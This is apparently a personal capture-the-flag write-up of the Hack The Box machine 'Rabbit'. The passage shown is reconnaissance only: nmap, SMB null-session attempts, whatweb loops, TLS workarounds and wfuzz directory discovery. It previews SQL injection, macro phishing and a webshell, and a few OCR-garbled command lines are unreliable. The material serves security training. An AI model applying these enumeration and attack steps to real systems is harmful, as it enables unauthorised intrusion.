130 HTB RABBIT

[HTB] Rabbit

by Savitar and for the PrivESC I recommend `0xdf` walk-through.


- **Resource Links:**

> 1. `https://htbmachines.github.io`
> 2. `https://0xdf.gitlab.io/2022/04/28/htb-rabbit.html`

WARNING: This box is probably the buggiest and also one of top 5 hardest boxes on Hack The Box

Objectives: 👇⬇⬇⬇

```
Rabbit is a well known difficult machine for getting stuck. I hard to reset the box several times.
Rabbit was all about enumeration and rabbit holes. I’ll work to quickly eliminate vectors and try to focus in
on ones that seem promising. I’ll find an instance of Complain Management System, and exploit multiple SQL
injections to get a dump of hashes and usernames. I’ll use them to log into an Outlook Web Access portal, and use
that access to send phishing documents with macros to get a shell. From there, I’ll find one of the webservers
running as SYSTEM and write a webshell to get a shell. In Beyond Root, a look at a comically silly bug in the
Complain Management System’s forgot password featuer, as well as at the scheduled tasks on the box handling the
automation ~0xdf
```



1. **NMAP**

```
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p
25,53,80,88,135,389,443,445,464,587,593,636,808,3268,3269,3306,5722,5985,6001,6002,6003,6004,6005,6006,6007,6008,
6010,6011,6019,6143,8080,9389,47001,64058,64064,64068,64088,64090,64097,64123,64146,64153,64160,64166,64169,64181
,64194,64205,64215,64327,64337 rabbit.htb
FQDN found 'Rabbit.htb.local'
53/tcp    open  domain              syn-ack Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
80/tcp    open  http              syn-ack Microsoft IIS httpd 7.5
|_http-title: 403 - Forbidden: Access is denied.
|_http-server-header: Microsoft-IIS/7.5
88/tcp    open  kerberos-sec      syn-ack Microsoft Windows Kerberos (server time: 2023-11-22 18:17:14Z)
135/tcp   open  msrpc             syn-ack Microsoft Windows RPC
389/tcp   open  ldap              syn-ack Microsoft Windows Active Directory LDAP (Domain: htb.local, Site:
Default-First-Site-Name)
443/tcp   open  ssl/https?
445/tcp   open  microsoft-ds?     syn-ack
5985/tcp  open  http
8080/tcp  open  http              syn-ack Apache httpd 2.4.27 ((Win64) PHP/5.6.31)
```

How to grep out ports from an `nmap` scan to use in another `nmap` scan or whatever

```
rabbit ▷ cat portzscan.nmap | grep -oP '\d{1,5}/tcp' | tr -d '/' | tr -d 'tcp' | xargs | sed 's/ /,/g'
25,53,80,88,135,389,443,445,464,587,593,636,808,3268,3269,3306,5722,5985,6001,6002,6003,6004,6005,6006,6007,6008,
6010,6011,6019,6143,8080,9389,47001,64058,64064,64068,64088,64090,64097,64123,64146,64153,64160,64166,64169,64181
,64194,64205,64215,64327,64337,54161,4982
```

2. **He runs `CrackMapExec` and it gives nothing in response. I had some issues with `CrackMapExec` because I uninstalled samba and disabled `smb.service`. I don't think `CrackMapExec` liked that too much and so I had to reinstall my `.venv` virtual environment for**

`crackmapexec` again. That is not a big deal because I like to reinstall `CME` often to make sure I have the newest version of it running at all times.

```
crackmapexec smb 10.10.10.71
(.venv) ~/.config/.cmegithub/CrackMapExec (master ✔) ▷ crackmapexec smb rabbit.htb.local
FAIL, no response from server
```

3. **Whatweb**

```
NA
```

4. **SMBCLIENT NULLSESSION**

```
▷ smbclient -L 10.10.10.71 -N

Protocol negotiation to server 10.10.10.71 (for a protocol between SMB2_02 and SMB3) failed:
NT_STATUS_CONNECTION_RESET
```

5. **SMBMAP NullSession**

```
▷ smbmap -H 10.10.10.71
[*] Detected 1 hosts serving SMB                                              [*] Established 0 SMB session(s)
▷ smbmap -H 10.10.10.71 -u 'nullzsession' --no-banner
[*] Detected 1 hosts serving SMB                                             [*] Established 0 SMB session(s)
```

6. **RpcClient Null Session**


```
NA
```

FOR LOOP for `Whatweb`

- *#pwn_FOR_LOOP_for_whatweb_but_for_HTTP_ports_only*
- *#pwn_FOR_LOOP_Whatweb_HTTP_ports_only*

7. **For Loop for Whatweb on HTB Rabbit**

```
▷ for port in $(cat targeted | grep http | grep -oP '\d{1,5}/tcp' | awk '{print $1}' FS="/"); do echo -e "[+] For the port $portz:\n"; whatweb | done
```



GREP out http ports

8. **For some reason he wants to grep out only the HTTP ports**

```
▷ cat portzscan.nmap | grep -i "http" | grep -oP '\d{1,5}/tcp' | awk '{print $1}' FS="/"
...........................................
80
443
593
808
```

```
5985
6001
6002
6003
6004nmap
6010
8080
47001
2. Here is another grep I made to grep the port numbers from a portzscan
3. ▷ cat portzscan.nmap | grep -oP '\d{1,5}/tcp' | tr -d '/' | tr -d 'tcp' | xargs | sed 's/ /,/g'
4. Here is the for loop after grepping out the http port numbers and then iterating through them with whatweb. It works. The server for Rabbit it keeps breaking every 45 minutes but the for loop script below works great. You can put it inside a bash script for a whatweb verbose automated script.
5. rabbit ▷ for port in $(cat portzscan.nmap | grep -i "http" | grep -oP '\d{1,5}/tcp' | awk '{print $1}' FS="/"); do echo -e "[+] For the port $port:\n"; whatweb http://10.10.10.71:$port; done
6. Same command but with an execution time out. So that if it does not execute in 5 seconds it moves on to the next port.
7. ▷ for port in $(cat portzscan.nmap | grep -i "http" | grep -oP '\d{1,5}/tcp' | awk '{print $1}' FS="/"); do echo -e "[+] For the port $port:\n"; timeout 5 bash -c "whatweb http://10.10.10.71:$port"; done
```

FOR LOOP with 5 second timeout; Iterate over HTTP Ports

9. **This box *HTB Rabbit* is really crapping out and has to constantly be reset. I think it is the worst box when it comes to crashing of the Hack The Box machines. Here is the final FOR LOOP working with a 5 second time out in-case the command does not work it skips to the next port. Very cool to use in a bash script or whatever.*TAKES YOUR `NMAP` SCAN AND GREPS OUT ALL HTTP PORTS AND THEN ITERATES OVER THEM WITH `WHATWEB`***

```
1. rabbit ▷ for port in $(cat portzscan.nmap | grep -i "http" | grep -oP '\d{1,5}/tcp' | awk '{print $1}' FS="/"); do echo -e "[+] For the port $port:\n"; timeout 5 bash -c "whatweb http://10.10.10.71:$port"; done
2. rabbit ▷ for port in $(cat portzscan.nmap | grep -i "http" | grep -oP '\d{1,5}/tcp' | awk '{print $1}' FS="/"); do echo -e "[+] For the port $port:\n"; timeout 5 bash -c "whatweb http://10.10.10.71:$port"; echo; done
```

10. **So far from our *FOR LOOP* all we have is *403 Forbidden* pretty much. This server does not really want to give up any information.**

```
1. http://10.10.10.71:80 [403 Forbidden] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.71], Microsoft-IIS[7.5], Title[403 - Forbidden: Access is denied.], X-Powered-By[ASP.NET]
2. We did get a 200 OK
3. [+] For the port 8080:
http://10.10.10.71:8080 [200 OK] Apache[2.4.27], Country[RESERVED][ZZ], HTTPServer[Apache/2.4.27 (Win64) PHP/5.6.31], IP[10.10.10.71], PHP[5.6.31], Title[Example]
4. Lets try the 200 OK on port 8080 for ip 10.10.10.71
```


Rabbit is using `OpenSSL` 1.1 and it makes it hard to connect to using `FireFox`. Reset required many times

UPDATE: I have managed to finally access the `https://10.10.10.71` site. I wound up using the Chrome browser from Burpsuite. You will probably need to use the BurpSuite browser again to access `https://10.10.10.71/exchange`

PROTIP

TLS Downgrade on FF

I tried downgrading the TLS version from 3 to 1 via `about:config` in FireFox and it worked. You can downgrade the TLS version and you should be able to use Firefox if that is your preference for uploading the malicious macro via `https://10.10.10.71/exchange`



OK this box is really broken. I have to reset it 10 times already, and we just started enumerating the box.

```
1. I check out the webpages
2. http://10.10.10.71:8080
3. I get a picture of a rabbit head in ascii
4. https://10.10.10.71
5. Refuses to render; FF and Chromium say can not load connection because the TLS is not secure
```

WFUZZ


12. WFUZZ. I do not know if this is even possible with this server, but I am going to try an FUZZ for `http://10.10.10.71/FUZZ` any other pages we can find.

```
1. You can basically put anything and it refuses to connect. Both FF and Chrome are doing this behavior, and I dont have time to fuk with this sh*t.
2. https://10.10.10.71/assblaster/haha.jpg
3. I made up the link to see if it could give me a not found, but it refuses to connect all together. Here is the error for both browsers.
4. FIREFOX - An error occurred during a connection to 10.10.10.71. Peer using unsupported version of security protocol.
Error code: SSL_ERROR_UNSUPPORTED_VERSION
5. CHROME - **https://10.10.10.71** uses an unsupported protocol.
ERR_SSL_VERSION_OR_CIPHER_MISMATCH
```

If you ain't cheating you ain't trying

13. I am not being allowed to connect as stated above. `Savitar` finds `https://10.10.10.71/exchange` using `wfuzz`. Even `wfuzz` was not able to enumerate this box *HTB Rabbit*. It is a very screwed up server. *Here is a tip if you are struggling with FireFox to get a site to render from HTB and you can adjust `about:config` settings to make it work then just open up burpsuite and use the burpsuite browser.*

```
1. (.venv)~/python_projects/wfuzz(master ✔) ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt https://10.10.10.71/FUZZ
2. ERROR
UserWarning:Fatal exception: Pycurl error 35: OpenSSL/3.1.4: error:0A000102:SSL routines::unsupported protocol
3. This error is because the site is using OpenSSL 1.1 not a big deal. I can not find out the page.
https://10.10.10.71/exchange. I need to know this so I find out by cheating and taking the walkthroughs word for it. lol
4. SUCCESS, the outlook page comes up on https://10.10.10.71/exchange using the "Burpsuite Chrome browser". SEE screenshot below.
```



Security (show explanation)

● This is a public or shared computer
○ This is a private computer

□ Use the light version of Outlook Web App

E-mail address:

Password:

Connected to Microsoft Exchange
© 2010 Microsoft Corporation. All rights reserved.

Breakthrough


14. **I am actually having some success finally with this box HTB Rabbit. The *WFUZZ* on 8080 is actually working and I enumerated several pages.**

```
1. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://10.10.10.71:8080/FUZZ
.......................................................................
000000659:   200         106 L     178 W      10065 Ch     "Index"
000001691:   200nmap         344 L     2576 W     197251 Ch    "favicon"
000003790:   403         11 L      33 W       299 Ch       "%20"
000005085:   200         106 L     178 W      10065 Ch     "INDEX"
000006215:   301         9 L       29 W       328 Ch       "joomla"
000007004:   403         11 L      33 W       308 Ch       "*checkout*"
000009833:   301         9 L       29 W       330 Ch       "complain"
000010825:   403         11 L      33 W       308 Ch       "phpmyadmin"
000000659:   200         106 L     178 W      10065 Ch     "Index"
000007256:   404         9 L       33 W       290 Ch       "jim"
2. Interesting pages are: complain, joomla, phpadmin
```

15. **So *complain* and *joomla* are valid. With *phpmyadmin* it is Forbidden, but I was able to access them using the `BurpSuite` Chrome browser.**

```
1. http://10.10.10.71:8080/complain/login.php
2. http://10.10.10.71:8080/joomla/
3. http://10.10.10.71:8080/phpmyadmin/
4. Forbidden
You dont have permission to access /phpmyadmin/ on this server.
Apache/2.4.27 (Win64) PHP/5.6.31 Server at 10.10.10.71 Port 8080
5. See screen shots of complain and then joomla below
```

- **Complain** `http://10.10.10.71:8080/complain/login.php`



:: User Login ::

